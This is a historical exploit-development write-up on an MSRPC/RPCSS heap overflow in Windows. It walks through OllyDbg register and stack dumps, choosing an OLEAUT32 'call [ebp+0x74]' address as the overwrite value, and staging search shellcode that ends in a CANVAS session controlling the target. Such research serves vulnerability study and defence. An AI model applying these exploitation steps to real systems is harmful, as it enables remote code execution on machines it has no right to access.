MSRPC Heap Overflow – Part II

Dave Aitel

So a new approach is needed. As with any heap overflow, you get to chose a "where" and a "what" value, subject to certain constraints. If you chose a what value that is the address of a writable memory location, that particular allocation will succeed, and the next allocation/free may cause a access violation. This can be useful in many circumstances. For example, if you know that the codepath you are in will call a function pointer, and you know the location of your attack string in memory, you can reliably jump to your attack string.

However, there are also some advantages to having a "what" that points to a un-writable memory address. This will cause the very next instruction to cause an access violation exception, which, in certain cases you can control. I normally prefer the first method, since it doesn't rely on operating system and service pack version. It's possible that the first method is still possible in this exploit. To test, you'd have to see if there are any function pointers called after the heap corruption word-write is triggered. For example, eEye mentioned a function pointer in rpcss. However, with all the modifications to rpcss that have been happening recently, I don't feel comfortable relying on a magic number that is dependent on that module.

So let's back up a bit, to the point the corruption happens. We can do this by setting 0x01020304 as our "what". Then I do all this:

1. Run the attack
2. Wait for break on access violation in heap allocator
3. Use debug->Open Run or Clear Run Trace
4. Modify the EAX register to be a writable address (0x7ffdf080)
5. Debug->Trace Into.


The results from that little test simply show that modifying EAX doesn't change the corruption enough to let the program continue where it needed to go. So I don't discover any magic function pointers. Finding function pointers via Ollydbg is really easy, as long as you have a breakpoint you can set just after the overwrite occurs. Perhaps we'll save that for another time though, since the correct way - trapping on every allocation - is a pain.

Ok, so back to plan B. Which was setting a invalid address (0x0102034) as our “what” value, and seeing what sorts of magic we can do from there, assuming our address will be non-writable.

Steps:

1. Modify the kernel32.UnhangledExceptionFilter to null out the jump if it discovers the program is being debugged (Look for a ZwQuery... then a cmp jmp of some kind)
2. Run the attack (with 0x01020304 as “what”)
3. Wait for break on access violation in heap allocator
4. Shift-F9 to continue and send the exception to the program's exception handler routines. Normally this would then result in a “This program could not handle the exception and will terminate” message. As a side note, you can get OUT of that message by hitting f7 again and letting it catch the exception. That way you can try a few different things before it exits.

The program will die executing instruction 0x01020304, but this gives us the unique perspective of what exactly the stack and registers will look like when the exception is handled by our function pointer, assuming we send the function pointer into a .text page somewhere.


OllyDbg - svchost.exe - [CPU - thread 000001DC]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Start
C:\WINNT\System32...
OllyDbg - svchost.e...
7:33 AM
Paused


```
Registers (FPU)
EAX 01020304
ECX 00000101
EDX FFFFFFFF
EBX 00000000
ESP 0095F3A8
EBP 0095F6AC
ESI 0095F6D4
EDI 77E8AE88 KERNEL32.77E8AE88

EIP 01020304

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 001D 0043F97C 0043F9
ST1 empty -??? FFFF 77F87610 77F82B95
ST2 empty -UNORM FA60 777F0000 77F876
ST3 empty -UNORM 9B54 00000001 0043FA
ST4 empty 3.1387358787527885760e-4932
ST5 empty +UNORM 1E44 001E001D 00097E
ST6 empty +UNORM 0800 75034069 750340
ST7 empty +UNORM 29D8 750340D9 0043FC
```

```
Address  Value    ASCI Comment
01003000 77FCFEE0 ∝■"w ntdll.77FCFEE
01003004 FFFFFFFF
01003008 00000000 ....
0100300C 00000000 ....
01003010 00000000 ....
01003014 00000000 ....
01003018 00077208 ▪r•.
0100301C 00077208 ▪r•.
01003020 00070000 ..•.
01003024 00074910 ▶I•.
01003028 00000001 0...
0100302C 000748F8 °H•. UNICODE "RpcS
01003030 00000000 ....
01003034 00000000 ....
01003038 00000000 ....
0100303C 00000000 ....
01003040 00000000 ....
01003044 00000000 ....
01003048 00000000 ....
0100304C 00000000 ....
01003050 00000000 ....
01003054 00000000 ....
```

```
0095F3A8 77EBAFDC RETURN to KERNEL32.77EBAFDC
0095F3AC 0095F6D4
0095F3B0 77E8AE88 KERNEL32.77E8AE88
0095F3B4 00000000
0095F3B8 0095FFDC
0095F3BC 0000001D
0095F3C0 00000000
0095F3C4 77F82B95 Entry address
0095F3C8 77F87610 ntdll.77F87610
0095F3CC 0000FFFF
0095F3D0 00000000
0095F3D4 77F876E4 RETURN to ntdll.LdrGetProcedureAddress+17 from ntdll.77F873AD
0095F3D8 777F0000 rasadhlp.777F0000
0095F3DC 0000FA60
0095F3E0 00000000
0095F3E4 0043FA74
0095F3E8 00000001
0095F3EC 00009B54
0095F3F0 00000000
0095F3F4 77E89B66 RETURN to KERNEL32.77E89B66 from KERNEL32.77E87852
0095F3F8 777F0000 rasadhlp.777F0000
0095F3FC 00000000
0095F400 00000000
0095F404 00097ED8
```

```
Access violation when executing [01020304] - use Shift+F7/F8/F9 to pass exception to program
```

At this point I look both up and down on the stack. I right click anything that looks like a heap address and click “Follow in Dump.” Of course, if it doesn't point at a valid memory address, Ollydbg won't offer a Follow in Dump option. This can take a long time. Someday I'll have a bevy of Ollydbg plug-ins to take care of this sort of thing, but for now, I just do it manually. It would also help if Ollydbg's “string recognition” feature had an option to detect very short strings.


OllyDbg - svchost.exe - [CPU - thread 000001DC, module OLEAUT32]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Start
C:\WINNT\System32...
OllyDbg - svchost.e...
8:16 AM

```
77A1AFA9    FF55 74          CALL DWORD PTR SS:[EBP+74]
77A1AFAC    0E               PUSH CS
77A1AFAD    8B73 10          MOV ESI,DWORD PTR DS:[EBX+10]
77A1AFB0    8BB6 84000000    MOV ESI,DWORD PTR DS:[ESI+84]
77A1AFB6    834C0E 10 FF     OR DWORD PTR DS:[ESI+ECX+10],FFFFFFFF
77A1AFBB    8B7424 18        MOV ESI,DWORD PTR SS:[ESP+18]
77A1AFBF    6A 10            PUSH 10
77A1AFC1    59               POP ECX
77A1AFC2    BF 68059C77      MOV EDI,OLEAUT32.779C0568
77A1AFC7    33ED             XOR EBP,EBP
77A1AFC9    F3:A6            REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS
77A1AFCB  v 75 05            JNZ SHORT OLEAUT32.77A1AFD2
77A1AFCD    830A FF          OR DWORD PTR DS:[EDX],FFFFFFFF
77A1AFD0  v EB 36            JMP SHORT OLEAUT32.77A1B008
77A1AFD2    8B7424 18        MOV ESI,DWORD PTR SS:[ESP+18]
77A1AFD6    8B4B 10          MOV ECX,DWORD PTR DS:[EBX+10]
77A1AFD9    52               PUSH EDX
77A1AFDA    FF73 0C          PUSH DWORD PTR DS:[EBX+C]
77A1AFDD    56               PUSH ESI
77A1AFDE    E8 D6520000      CALL OLEAUT32.77A202B9
77A1AFE3    85C0             TEST EAX,EAX
77A1AFE5  v 7C 21            JL SHORT OLEAUT32.77A1B008
77A1AFE7    6A 10            PUSH 10
77A1AFE9    BF 10349B77      MOV EDI,OLEAUT32.779B3410
77A1AFEE    59               POP ECX
77A1AFEF    33D2             XOR EDX,EDX
```

```
Registers (FPU)
EAX 01020304
ECX 00000101
EDX FFFFFFFF
EBX 00000000
ESP 0095F3A8
EBP 0095F6AC
ESI 0095F6D4
EDI 77E8AE88 KERNEL32.77E8AE88

EIP 01020304

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 001D 0043F97C 0043F9
ST1 empty -??? FFFF 77F87610 77F82B95
ST2 empty -UNORM FA60 777F0000 77F876
ST3 empty -UNORM 9B54 00000001 0043FA
ST4 empty 3.1387358787527885760e-4932
ST5 empty +UNORM 1E44 001E001D 00097E
ST6 empty +UNORM 0800 75034069 750340
ST7 empty +UNORM 29D8 750340D9 0043FC
```

```
Address  Value    ASCI Comment
000BE8F0 41410047 G.AA
000BE8F4 000C0141 A0..
000BE8F8 01020304 ♦♥☻☺
000BE8FC 77EE044C L♦∈w KERNEL32.77EE044C
000BE900 41414141 AAAA
000BE904 41414141 AAAA
000BE908 0000FEEB δ■..
000BE90C 00000000 ....
000BE910 00000000 ....
000BE914 00000000 ....
000BE918 00000000 ....
000BE91C 00000000 ....
000BE920 00000000 ....
000BE924 00000000 ....
000BE928 00000000 ....
000BE92C 00000000 ....
000BE930 00000000 ....
000BE934 00000000 ....
000BE938 00000000 ....
000BE93C 00000000 ....
000BE940 00000000 ....
000BE944 00000000 ....
```

```
0095FAC8 0095FAFC
0095FACC 00000005
0095FAD0 77F83970 RETURN to ntdll.77F83970 from ntdll.77F83990
0095FAD4 00070000
0095FAD8 00070778
0095FADC 00000005
0095FAE0 000B8108
0095FAE4 0095FAD4
0095FAE8 00001280
0095FAEC 0095FC90
0095FAF0 77F82B95 Entry address
0095FAF4 77F839B8 ntdll.77F839B8
0095FAF8 FFFFFFFF
0095FAFC 0095FCA0
0095FB00 77FCB227 RETURN to ntdll.77FCB227 from ntdll.77F8392C
0095FB04 00070778
0095FB08 0007A130
0095FB0C 74FE9380 msafd.74FE9380
0095FB10 000BE2E8
0095FB14 00000200
0095FB18 0095FCBC
0095FB1C 77F82B95 Entry address
0095FB20 77F839B8 ntdll.77F839B8
```

```
Access violation when executing [01020304] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

In any case, there are a few pointers to memory we control on the stack. For example, we get two bytes at ebp+0x74, and we get a lot more at ebp+0xb4. For now, I'll just use the ebp+0x74 location. To reach it, we have several options:

- Call [ebp+0x74]
- Jmp [ebp+0x74]
- Find the esp offset and use that as above
- find a code sequence that does something similar to any of the above, like pop; pop; jmp [esp+0xXX]


I normally use "View->executable modules and click on any module to view it and then hit space to assemble a command" to find the hex bytes of call [ebp+0x74]. This corresponds to: ff 55 74.

I used view->memory, and then Control-B for search to find this sequence in

OLEAUT32.0x77a1afa9. This is a text page, so it's not writable, which is what we need. Note that for the search, you'll have to click “case sensitive”.

So now we'll replace the “what” address with the address in OLEAUT32. And we'll put a “\xeb\xfe” at the end of attackstr (actually, at the location of “what” - 8). Hopefully this will get executed and after the exception the code will jump to our string and run our infinite loop. When the exception occurs, don't forget to look in the title-bar for the thread-ID.

What should happen is that your exception will occur ("Can't write to memory in OLEAUT32") and then you hit shift-f9, and the exception is handled by . . . you! But you've chosen to just loop. So VMWare will churn and become sluggish and horrible. Hit F12 to break out of that and the right click in the disassembly and go to Thread->(thread ID you memorized) and you'll your code executing. It should look like this.



OllyDbg - svchost.exe - [CPU - thread 000001DC]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Start
C:\WINNT\System32...
OllyDbg - svchost.e...
8:41 AM
Paused

```
000A97D3   41              INC ECX
000A97D4   41              INC ECX
000A97D5   41              INC ECX
000A97D6   41              INC ECX
000A97D7   41              INC ECX
000A97D8   41              INC ECX
000A97D9   41              INC ECX
000A97DA   41              INC ECX
000A97DB   41              INC ECX
000A97DC   41              INC ECX
000A97DD   41              INC ECX
000A97DE   41              INC ECX
000A97DF   41              INC ECX
000A97E0  ^EB EF           JMP SHORT 000A97D1
000A97E2   41              INC ECX
000A97E3   41              INC ECX
000A97E4   41              INC ECX
000A97E5   41              INC ECX
000A97E6   41              INC ECX
000A97E7   41              INC ECX
000A97E8   A9 AFA1774C     TEST EAX,4C77A1AF
000A97ED   04 EE           ADD AL,0EE
000A97EF  v77 41           JA SHORT 000A9832
000A97F1   41              INC ECX
000A97F2   41              INC ECX
000A97F3   41              INC ECX
ECX=28A23DCB
```

```
Registers (FPU)
EAX 77A1AFA9 OLEAUT32.77A1AFA9
ECX 28A23DCB
EDX FFFFFFFF
EBX 00000000
ESP 0095EEB0
EBP 0095F1B8
ESI 0095F1E0
EDI 77E8AE88 KERNEL32.77E8AE88

EIP 000A97D3

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_IO_PENDING (000003

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 001D 0043F97C 0043F9
ST1 empty -??? FFFF 77F87610 77F82B95
ST2 empty -UNORM FA60 777F0000 77F876
ST3 empty -UNORM 9B54 00000001 0043FA
ST4 empty 3.1387358787527885760e-4932
ST5 empty +UNORM 1E44 001E001D 00097E
ST6 empty +UNORM 0800 75034069 750340
ST7 empty +UNORM 29D8 750340D9 0043FC
               3 2 1 0      E S P U O
```

```
Address  Value    ASCI Comment
01003000 77FCFEE0 ∝■"w ntdll.77FCFEE
01003004 FFFFFFFF
01003008 00000000 ....
0100300C 00000000 ....
01003010 00000000 ....
01003014 00000000 ....
01003018 00077208 ▪r·.
0100301C 00077208 ▪r·.
01003020 00070000 ..·.
01003024 00074910 ▸I·.
01003028 00000001 0...
0100302C 000748F8 °H·. UNICODE "RpcS
01003030 00000000 ....
01003034 00000000 ....
01003038 00000000 ....
0100303C 00000000 ....
01003040 00000000 ....
01003044 00000000 ....
01003048 00000000 ....
0100304C 00000000 ....
01003050 00000000 ....
01003054 00000000 ....
```

```
0095EEB0   77A1AFAC  RETURN to OLEAUT32.77A1AFAC
0095EEB4   77EBAFDC  RETURN to KERNEL32.77EBAFDC
0095EEB8   0095F1E0
0095EEBC   77E8AE88  KERNEL32.77E8AE88
0095EEC0   00000000
0095EEC4   0095FFDC
0095EEC8   00000000
0095EECC   00000000
0095EED0   00000000
0095EED4   00000000
0095EED8   00000000
0095EEDC   00000000
0095EEE0   00000000
0095EEE4   00000000
0095EEE8   00000000
0095EEEC   00000000
0095EEF0   00000000
0095EEF4   00000000
0095EEF8   00000000
0095EEFC   00000000
0095EF00   00000000
0095EF04   00000000
0095EF08   00000000
0095EF0C   00000000
```

New thread with ID 00000784 created

Well, so now we reliably have our shellcode executing. We move to the next stage, which is "What to do with our shellcode".

It's here that we want to discover any filters being placed on our shellcode, look at how big our shellcode can be, or deal with any other issues our shellcode is going to have to deal with.


Now, we don't have much room, in Win32 terms, for our shellcode. We have something just over 500 bytes. My Win32 shellcode that will put a lock hold on a process so no other thread gets a chance to crash it is something just over 900 bytes. We could squeeze it down in many ways, since we know exactly what version of Windows we're running on. But this solution is onerous in terms of maintaining thousands of shellcodes and optimizing them all.

CANVAS does have another solution, which I like to think is more elegant. This is a tiny shellcode that will search all of memory for another shellcode, which it then executes. So my exploit is now this:

1. Shove the large shellcode into memory somewhere. (CANVAS includes a function to do this)
2. Run the heap overflow request with tiny searchcode
3. Run the dcedump request to trigger the magic

We have to do some trickery to get back far enough into our buffer to have the 150 bytes or so we need for our “tiny” shellcode. A small stub of “call back, pop ebx, sub 400 from ebx, jmp ebx” gets us back into where we need to be. And we have to make sure that neither of our shellcodes is getting corrupted as it is stored in process memory. This may take some wiggling of various offsets, but is generally quite easy.

This method works to get our tiny search shellcode into memory and executed and then our much larger stable shellcode executed. From there, the rest is gravy.



Current Local IP Address: 192.168.1.103

Name	Description
▽ Exploits	CANVAS Exploit Modules
▷ SQL Injection	Various tools for exploiting SQL Injection Vulnerabili
▽ Windows	Attacks against Microsoft Platforms
msrpcheap	RPCSS Heap Overflow
Insight	Compaq Insight Emulator
[redacted]	[redacted]
MS RPC Overflow	MS RPC Stack Overflow (MS03-026)
Abyss	Abyss Webserver < 1.1.6 heap overflow
WebAdmin	Mdaemon WebAdmin Stack overflow in User variabl
Cacophony	Stack overflow in MediaServices.
RealServer Overflow	Overflow in RealServer 8.0.2-9.0.2
IIS 5.0 .IDA	Remote Stack Overflow in .ida module
IIS 5.0 .Printer	Remote Stack Overflow in .printer module
IIS 5.0 WebDav	Remote Stack Overflow in WebDav module

ID	Informati
0	Listener
2	[Win32:

```
Informing client that we got a connection
Setting client success flag!
Starting up a win32 Library Call client
Win32 Syscall server recieved all data
esp=0x009b45a0
Loadlibrarya=0x77e89f64
GetProcAddress=0x77e89b18calling TlsSetValue(0,0)
PEB=0x7ffdf000
ProcessHeap2=0x00070000
Number of heaps is 8
Creating Heap
Newheap=00a30000
New PEB Heap is 77fcf800
Setting 16 memory words at 77FCF800 to newheap
STAR New PEB Heap is 00a30000
```

Illustration 1CANVAS successfully attacks a target via the MSRPC Heap Overflow

Now, of course, it remains to be seen how reliable this technique is. It works very well against my SP3 Unpatched box. But it's possible that after some testing on different machines, it may have to change, as the pattern of allocations in RPCSS becomes better understood. In fact, there is actually a tree of decisions that I made in order to accomplish this exploit, and I will have to walk down the entire tree to find out if there are any more reliable solutions to the complex equation that is this exploit.

In fact, like many heap overflows, this one has corrupted vital parts of the heap that I need to repair before I can do complex things like run a command shell. But the hard part is over. My shellcode stub is communicating with me and I have full control of the program.